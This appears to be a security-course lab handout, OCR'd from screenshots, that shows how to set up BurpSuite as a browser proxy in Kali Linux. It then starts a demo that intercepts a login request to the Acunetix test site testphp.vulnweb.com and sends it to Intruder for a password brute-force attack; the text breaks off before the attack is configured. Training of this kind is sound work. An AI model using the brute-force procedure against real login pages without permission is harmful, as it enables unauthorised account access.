
Demo 3 – Configuring and Testing of BurpSuite

Problem Statement

Setting up a Burp project in BurpSuite community edition in the Kali Linux VM and test whether traffic is routed through BurpSuite.


Solution

Step 1:
Open Burpsuite from the menu (Web Application Analysis - > Burpsuite) or search for burpsuite



BurpSuite will open,

1. We can only setup Temporary projects as we are using community edition of Burpsuite



Burp Suite Community Edition v2020.5

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● Temporary project

○ New project on disk — Name: — File: — Choose file...


○ Open existing project

Name	File

File: — Choose file...

☑ Pause Automated Tasks

2. Keep default settings



Burp Suite Community Edition v2020.5

Select the configuration that you would like to load for this project.

● Use Burp defaults

○ Use options saved with project

○ Load from configuration file

File


File: — Choose file...

□ Default to the above in future

□ Disable extensions

Step 2:

The burp will be loaded and displayed


Burp Suite Community Edition v2020.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Tasks
New scan
New live task
Filter Running Paused Finished
Time to level up? Catch more bugs with Burp S...
Find out m
Issue activity [Pro version only]
Filter High Medium Low Info
Search...
Event log
Filter Critical Error Info Debug
Search...
Advisory
Memory: 61.2MB
Disk: 32KB

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, ... 0 items added to site map

Capturing: 0 responses processed


0 responses queued

Issue type	Host	Pa
Suspicious input transformation (reflected)	http://insecure-bank....	/ui
SMTP header injection	http://insecure-websi...	/cc
Serialized object in HTTP message	http://insecure-bank....	/bl
Cross-site scripting (DOM-based)	https://insecure-bank...	/
XML external entity injection	https://vulnerable-w...	/pi
External service interaction (HTTP)	https://insecure-web...	/pi
Web cache poisoning	http://insecure-bank....	/cc
Server-side template injection	http://insecure-bank...	/u


Time	Type	Source	Message
03:22:01 24 Jul 2020	Info	Proxy	Proxy service started on
03:21:50 24 Jul 2020	Info	Suite	Running as super-user, e

Step 3:

Go to **Proxy** tab and check whether the ‘**Intercept’** toggle is set to “**ON**”


Burp Suite Community Edition v2020.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Hex

Step 4:
Verify whether the Interface is running and “on” toggle is checked


Burp Suite Community Edition v2020.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its server.

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this ce for use in other tools or another installation of Burp.


Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition

Step 5:
Now go to your browser setting -> network setting and enter ‘**HTTP Proxy**’ as **127.0.0.1** and **Port** as **8080**, and click use this proxy for all protocols. Click **ok** to save.


Preferences - Mozilla Firefox
login page
Burpsuite Step by Step T
Preferences
Firefox about:preferences
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

Connection Settings

Configure Proxy Access to the Internet


○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Use this proxy server for all protocols

SSL Proxy 127.0.0.1 Port 8080

Step 6:
To verify the burp is running, visit http://burp



Burp Suite Community Edition

Welcome to Burp Suite Community Edition.


Demo 4 – Exploiting Vulnerable Website using BurpSuite

Problem Statement

Intercept the traffic passed by the vulnerable website and perform a Brute force attack on this website to obtain the username and password.

Solution

Step 1:
Now we are going to intercept a connection using BurpSuite, for that use the website http://testphp.vulnweb.com/login.php



TEST and Demonstration site for Acunetix Web Vulnerability Scanner


If you are already registered please enter your login information below:

Username : test

Password : ●●●●

You can also signup here.
Signup disabled. Please use the username test and the password test.

Step 2:
Go to **intercept** tab in proxy



Burp Suite Community Edition v2020.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

Request to http://testphp.vulnweb.com:80 [176.28.50.165]

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Connection: close
Upgrade-Insecure-Requests: 1

uname=test&pass=test
```

You can see the message is intercepted, with a forward and drop button on top,
Forward - This forward the request to server
Drop - Will drop the request

Step 3:
Brute force hacking of password -
Now we are going to try brute force hacking using BurpSuite,
Right click on the **intercept** page and click **send to Intruder**


Burp Suite Community Edition v2020.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × ...
Target Positions Payloads Options
Start attack

Attack Target

Configure the details of the target for the attack.

